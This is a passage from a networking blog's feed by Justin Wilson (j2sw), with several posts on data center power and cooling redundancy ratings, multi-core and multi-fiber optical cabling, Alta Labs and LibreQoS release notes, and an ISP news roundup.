
A 2N design provides two systems that can each support the full load. A 300 kW facility load would have a 300 kW A system and a separate 300 kW B system. Either side can carry the load without help from the other.

At the cabinet, a dual-corded router can connect one power supply to A and the other to B. If the A path goes offline, the second power supply keeps the router running from B. This requires both paths to have enough capacity for the load after the transfer.
The facility’s definition of the 2N rating matters. A facility may have two complete UPS plants, while both plants depend on the same generator bus. That is 2N at the UPS level, but a generator-bus failure can still remove both power paths.
2N+1 Depends on Where the Spare Is Installed
A 2N+1 design starts with two complete systems and adds one spare component. The extra component may be another UPS module or cooling unit. Its value depends on which side can use it.
A spare UPS module connected only to the A system cannot replace a failed module on B. Some facilities use switchgear that allows the spare to support either side. Others use 2N+1 to describe a different arrangement, so the label can be unclear without a drawing.
I would ask the facility to identify the extra component on its single-line diagram. The maintenance procedure should explain how that component enters service. It should also state whether connecting the spare places A and B onto common equipment.
2(N+1) Gives Each Side Its Own Spare
A 2(N+1) plant has two complete systems, and each system has its own spare component. In the 300 kW example, the A plant would have four 100 kW modules. The B plant would have another four. Either side can support the full load with one module unavailable. The facility can service one A-side module without using the B plant. If the entire A system fails, B can carry the load while retaining its own spare module.

The cabinet distribution still needs two separate paths. Two N+1 UPS plants feeding the same downstream panel leaves that panel as a single failure point. A and B need to be fully separate in terms of path and physical location.
Follow the Power Path to the Cabinet
Power reaches the UPS only after passing through upstream electrical equipment. It leaves the UPS through more electrical switchgear before reaching the cabinet. A shared component along that path can remove power from both feeds.
Maintenance bypass equipment deserves a close look. During normal operation, A and B may follow separate paths. A UPS maintenance procedure may place both sides onto a shared bypass source. I want to know where the paths cross, which breakers are common, and the path down to the cabinet level.
Dual Feeds Need the Right Cabinet Connections
A dual-corded router normally has one power supply connected to the A PDU and the other connected to B. Plugging both supplies into A leaves the router dependent on one feed. The second power supply only protects against a power-supply failure.
Single-corded equipment needs another method to use both feeds. A rack-mounted automatic transfer switch can select between A and B, but every connected device now depends on that switch. Its capacity must support the full connected load after a transfer. That transfer now becomes a single point of failure. Keep going down the rabbit hole until you get to the end.
I also check circuit loading on both feeds. If the rack normally splits its load between A and B, either circuit may receive more load after a failure. The surviving breaker needs enough capacity to hold without tripping. You, as the tenant, also need to be mindful of not loading your circuit beyond 80% capacity.
Cooling Redundancy Needs looked at too
A room may need four cooling units to handle its heat load. Installing a fifth makes the unit count N+1. One unit can stop while the other four continue moving enough heat out of the room. Those five units may still depend on one chilled-water loop. A broken pipe can remove cooling from every unit attached to that loop. The extra cooling unit does not help when it has no chilled water.
I want to know whether the redundancy rating applies to the units in the room or the complete cooling plant. Pump capacity matters during a failure. Pipe isolation also determines whether technicians can repair one section while the other section remains in service.
Maintenance Can Reduce the Available Redundancy
An N+1 UPS plant can normally lose one module and continue supporting the load. During maintenance, the spare may already be offline. A second module failure would leave the plant below N.
Switchgear maintenance can be more complicated because a breaker or bus may serve several UPS modules. The facility may need to move the load to bypass power before opening the equipment. That transfer can place the rack onto a path with less redundancy.
I want the facility to walk through a real maintenance event. If the A-side switchboard needs service, which equipment carries the rack? The answer should include what happens if another component fails while that work is underway.
Shared Equipment Can Defeat Redundant Components
Two generators may depend on the same fuel pump. If that pump fails, neither generator receives fuel. The second generator does not provide another usable source.
Cooling controls can have the same weakness. Several cooling units may depend on one controller that starts the pumps. A controller failure can stop the complete plant even when every cooling unit still works.
N Ratings and Data Center Tiers Are Not the Same
N terminology describes equipment capacity and arrangement. A data center Tier rating covers more of the facility design, including maintenance and failure behavior. A 2N UPS plant does not give the complete building a Tier certification.
A facility may also use redundant systems without holding a formal certification. I would not reject the building based on that fact alone. I would review the power path and ask how the facility handles a real component failure.
Questions I Would Ask the Data Center
- Which systems are N+1, N+2, or 2N?
- Does the rating cover the current load or the full design load?
- Where do A and B share equipment?
- Can either cabinet feed carry the full rack load?
- What happens when one component is already under maintenance?
- Can each switchboard be isolated without dropping customer power?
- Does the cooling rating cover the plant or only the room units?
- Can I review the electrical single-line diagram?
- When was the last transfer test performed under load?
Before installing equipment, I want to know how both feeds connect to the cabinet. I also want to understand what changes in the power path during maintenance. The single-line diagram and the failure procedure provide more useful detail than an N+1 or 2N label by itself. While you may not need all of this redundancy, knowing your failure points helps in many situations. It speeds up troubleshooting. It lets you know your exposure if something were to go wrong.
The post What N, N+1, 2N, and 2(N+1) Mean in a Data Center appeared first on Justin Wilson (j2sw).
]]>The post Alta Labs: AP7-Pro 3.0k and AP6* 2.4k Released appeared first on Justin Wilson (j2sw).
]]>- Improve mesh loop detection
- Add support for searching for APs by BSSID in controller (including globally)
- Add support for disabling individual passwords
- Add support for OWE (Set WPA3 to On in Open SSID)
- Improve system stability
The post Alta Labs: AP7-Pro 3.0k and AP6* 2.4k Released appeared first on Justin Wilson (j2sw).
]]>The post LibreQoS 2.2 is out appeared first on Justin Wilson (j2sw).
]]>LibreQoS 2.2: What Changed Since 2.1
LibreQoS 2.2 guides operators from a fresh install through admin creation, interface selection, network preview, and service startup in the browser. Operators can build topology visually, shape subscribers created from RADIUS sessions, and compare queued demand with traffic that actually crossed the wire.
This changelog covers changes from LibreQoS 2.1, released March 31, 2026, through LibreQoS 2.2, released August 18, 2026. It also includes related improvements in LibreQoS Insight and the paid LibreQoS API.
The post LibreQoS 2.2 is out appeared first on Justin Wilson (j2sw).
]]>The post Multi-Core Fiber: Several Optical Cores Inside One Strand appeared first on Justin Wilson (j2sw).
]]>This Is Not a High-Fiber-Count Cable
A high-fiber-count cable may bring 288, 864, or several thousand conventional strands into a data center. Each strand still has one core. The cable manufacturer packs more strands under the same outer jacket by using ribbon fiber and denser cable construction.
If you cut a four-core MCF and inspect the end face, you would see four core positions inside one common cladding. The distinction matters when ordering cable because a 288-count cable made from normal single-core fiber is not a 288-core MCF system.

How Multi-Core Fiber Carries More Traffic
Each core in a weakly coupled MCF acts as its own channel. One core can carry a set of wavelengths while the next core carries another set at the same time. The fiber uses space-division multiplexing in addition to the wavelength-division multiplexing already common in today’s optical networks.
A four-core fiber does not make one 400G wavelength turn into 1.6T. The transmission system must send a separate signal into each core and receive each signal at the far end. If all four cores carry 400G, the strand has 1.6T of aggregate capacity, but the optics and supporting hardware still have to provide four 400G channels.
The 125-micron diameter matches the glass diameter used by standard single-mode fiber. Cable manufacturers can work with familiar coating sizes and much of the same cabling machinery. The familiar diameter does not make MCF interchangeable with a normal LC patch cord because the cores no longer sit at one common center point.
Light Into Multiple Cores
A normal transceiver sends light toward one centered core. A multi-core link needs a fan-in/fan-out device, often called a FIFO, or another optical interface that maps conventional single-core inputs to the individual cores. At the far end, another device separates those cores back into interfaces the transmission equipment can use. Think of this as a way to map light onto separate pathways and un-map them at the other end.
That hardware becomes part of the link budget. Every fan-in/fan-out device and connector adds insertion loss. Loss may also differ between cores, so an operator has to measure each spatial channel instead of treating the strand as one optical path.
Core position has to line up at every connection. A conventional fusion splice aligns fiber on the horizontal and vertical axes. MCF adds rotational alignment because the core pattern can be centered while the individual cores remain turned away from their matching positions. The ITU technical report on space-division multiplexing (warning: very dry reading) notes that MCF connections need precise angle alignment.
Crosstalk
Light in one core can leak into a neighboring core. We usually see this in dense muxes, but it can be an issue with MCF. That inter-core crosstalk raises interference at the receiver and reduces the margin available for modulation. Core spacing and refractive-index design affect how much energy crosses between channels. Wavelength and link length also greatly affect crosstalk.
Bending and twisting also affect crosstalk. A fiber can meet its optical targets on a spool and behave differently after it is installed in a cable. A tight bend inside a splice enclosure can alter the crosstalk again. Qualification testing must include cable design and installed bend radius. This is nothing new in the fiber world, just amplified at scale.
Weakly coupled MCF keeps each core isolated enough that the receiver can process it as an independent channel. Other designs allow more coupling and use MIMO digital signal processing to separate the signals. That supports more spatial channels, but the receiver becomes more complex.
Four-Core MCF Is All the Rage
Four cores can fit inside a 125-micron cladding with enough spacing to control the crosstalk. The outer cores also need enough glass between them and the edge of the cladding. That balance gives equipment manufacturers a practical target that remains close to what a standard single-mode fiber is like. In March 2025, ITU-T Supplement 87 identified weakly coupled MCF with a 125-micron cladding as the first priority for standardization. The plan also calls for optical properties that remain compatible with G.65x.
The capacity potential is substantial. NICT demonstrated 319 Tbps across 3,001 kilometers of 125-micron four-core fiber way back in 2021. The test used 552 optical carriers across more than 120 nm of spectrum, with separate signals launched into each core. It proved what the glass and transmission system could carry, but it was not a standard optic that could be installed in an existing router.
Higher core counts are possible. Sumitomo developed an eight-core, 125-micron fiber for short-reach O-band interconnects and placed 12 MCF strands inside a 3 mm cable. Packing more cores into the cladding gives the designer less room to control crosstalk and confinement loss.
Where MCF Fits in a Data Center
A data center pathway has a fixed amount of tray and conduit space. If four spatial channels can travel through one coated strand, a trunk can carry more optical paths without making the cable proportionally larger. That can help on a campus route where pulling another cable through the existing conduit is difficult.
In 2025, an NICT deployment used four-core MCF strands inside a 3 mm cable. The cable provided the equivalent of 32 conventional single-core fibers inside one 3 mm cable. It carried multiple uncompressed 8K video signals for 300 meters through limited building pathways.

The same density could become useful between data center rows or separate buildings as 400G and 800G links consume more optical paths. MCF does not reduce the number of transceiver lanes the equipment needs. It reduces the amount of glass and cable space used to carry those lanes between endpoints.
Multi-Core Fiber Does Not Provide Path Diversity
Four cores inside one cladding still share one physical strand. A backhoe cut can take down every core at once. A broken connector or bad splice can do the same. MCF increases channel density, but it does not provide route diversity. It also increases repair complexity. Now you have many more cores to deal with during a cut. This density adds another layer to troubleshooting.
Stocking ordinary LC jumpers will not repair an MCF connector or replace a failed fan-in/fan-out unit. An operator evaluating the technology needs to price the termination hardware with the cable. The correct test gear and splicing tools are specialized, which adds cost to your fiber plant crews.
Is Multi-Core Fiber Ready for Production?
The 125-micron footprint gives MCF a path toward existing cable plants, but the connector and splicing ecosystem is still developing. The ITU published its first SDM standardization framework in 2025. That work covers the fiber along with the test and interconnection methods needed around it.
Conventional single-mode fiber and high-fiber-count ribbon cable remain easier to buy and repair for most ISP and data center networks. MCF becomes more interesting when conduit space limits the number of optical paths that can be installed. The operator then has to decide whether the added density is worth the specialized interfaces and field procedures required at each end.
The post Multi-Core Fiber: Several Optical Cores Inside One Strand appeared first on Justin Wilson (j2sw).
]]>The post Alta Labs AP7 Pro: Quick Look and First Impressions appeared first on Justin Wilson (j2sw).
]]>The AP7 Pro is part of the newer generation of Wi-Fi hardware from Alta Labs. In the video, I take a look at the AP7 Pro itself and give some initial thoughts on the hardware. I will have more on the AP7 Pro once I have it installed and have some real traffic running through it.
If you are running Alta Labs equipment or considering the AP7 Pro, keep an eye out for the follow-up testing.
The post Alta Labs AP7 Pro: Quick Look and First Impressions appeared first on Justin Wilson (j2sw).
]]>The post Packets Down Range #42:Verizon, H5 tour, China ROAs appeared first on Justin Wilson (j2sw).
]]>Rain Rain Rain. Indiana has been rained on this week. Things are flooded but the Internet still works! So fire up your terminal, and let’s head down range. Patreon Subscribers can view additional news here. It’s only $3 a month. It’s like buying me a Red Bull once a month.
Interconnection & Data Center News
•Inside H5’s 325 Hudson
•Good Peering is more than cost savings
When people talk about peering, the conversation often revolves around reducing transit costs. It’s certainly true that exchanging traffic directly can lower operational expenses, but after years of operating a backbone, we’ve found that focusing only on the financial aspect overlooks the bigger picture.
•OpenAI’s $750 Billon plan
• How does your traffic reach Internet2?
In this blog series, we take a closer look at a growing toolkit designed to make routing security more visible, understandable, and actionable for the research and education community.
ISP News
•Shakeup in the Texas Broadband Office.
•Bain Capital and others to expand Verizon Fiber
• Paulding Putnam to receive $13.1 million
Paulding Putnam is among the first organizations in Indiana to receive its federal Broadband Equity, Access, and Deployment (BEAD) Program contract, marking a landmark moment in the effort to close the rural digital divide across the state.
Support me by becoming a Patreon and subscribing
Tech Topics
•Work from Anywhere Cybersecurity Playbook.
•China accelerates their use of ROAS
• Check out BGPpipe
• While you are at it check out my new Tools
• Whar can cause slow downloads?
Sponsored
FD-IX announces new Website
The post Packets Down Range #42:Verizon, H5 tour, China ROAs appeared first on Justin Wilson (j2sw).
]]>The post Newsletter Options Changing appeared first on Justin Wilson (j2sw).
]]>The post Newsletter Options Changing appeared first on Justin Wilson (j2sw).
]]>The post Multi-Core Fiber and How It Is Used in Data Centers appeared first on Justin Wilson (j2sw).
]]>A lot of folks call this multi-core fiber, but in most data center discussions, the right term is multi-fiber cable or high-fiber-count cable. Each strand in the cable still has its own glass core and cladding. True multicore fiber is something else entirely, where several optical cores share the same cladding. That’s a different technology, and I’ll cover it in a future post.
This difference actually matters when you’re ordering parts. A standard MPO trunk will not connect to optics built for true multicore fiber. Most data centers use regular single-core strands bundled together, so that’s what I’ll focus on here.
What Is Inside a Multi-Fiber Cable?
A basic duplex fiber link uses two strands. One strand carries the transmit signal in one direction, while the other carries traffic back. Ten duplex links therefore require 20 strands unless the optics use bidirectional wavelengths on the same strand.
A multi-fiber trunk just puts all those strands under one outer jacket. The fibers might be grouped into ribbons or smaller bundles. How the cable is built changes how it bends and how you get to each fiber, but each strand is still its own optical path.
Fiber count does not tell you whether the cable is single-mode or multimode. A 24-fiber trunk could contain OS2 single-mode fiber for longer links. The same count could use OM4 multimode fiber for short switch connections inside the data center.
MPO and MTP Connectors
A lot of data center trunks end with an MPO connector instead of a bunch of separate LCs. MPO is a rectangular connector that holds several fibers in one ferrule. MTP is a specific MPO design from US Conec, so people use the names together, but they aren’t the same thing.
This connector saves panel space since one connection can carry several optical lanes. That density is handy when you’re tight on cabling space in the data center.
An MPO trunk can land in a cassette that has several LC duplex ports, or it can connect to an optic that uses parallel fibers.
You have to match the fiber count to what you’re doing. MPO-12 has 12 positions, but a typical 40GBASE-SR4 or 100GBASE-SR4 link only uses eight—four to transmit, four to receive, and the rest sit unused. Newer 400G and 800G optics might use MPO-16 since they need eight transmit and eight receive lanes.
How Parallel Optics Use the Fibers
A duplex LC optic can stack multiple wavelengths on a single fiber pair. Parallel optics do it differently—they split the signal across several fibers. Each lane carries part of the total bandwidth, and the switch pulls them together into one Ethernet port.
Take Cisco’s 400GBASE-DR4 optic as an example for single-mode. It uses four transmit fibers and four receive fibers through an MPO-12. Each lane does 100 Gbps, so you get a 400G link across eight active strands. You can see how fast you start using up fiber strands.
Multimode optics work the same way for short runs. Cisco’s 400G SR8 module uses eight fiber pairs through an MPO-16, with each fiber doing 50 Gbps. An 800G VR8 optic also uses eight pairs, but each lane does 100 Gbps.
This hits the cable plant pretty hard. A rack with sixteen 400G SR8 links eats up 256 active fiber strands. Preterminated MPO trunks help keep all those strands together and cut down on the number of connectors you have to deal with in the tray.
Breakout Links
A high-speed switch port doesn’t always connect to another port at the same speed. For example, a 400G port might break out into four 100G interfaces. The switch handles the breakout, and the cable splits the optical lanes to the right ports. Aggregation is a big reason for this—it means you don’t need expensive switches everywhere.
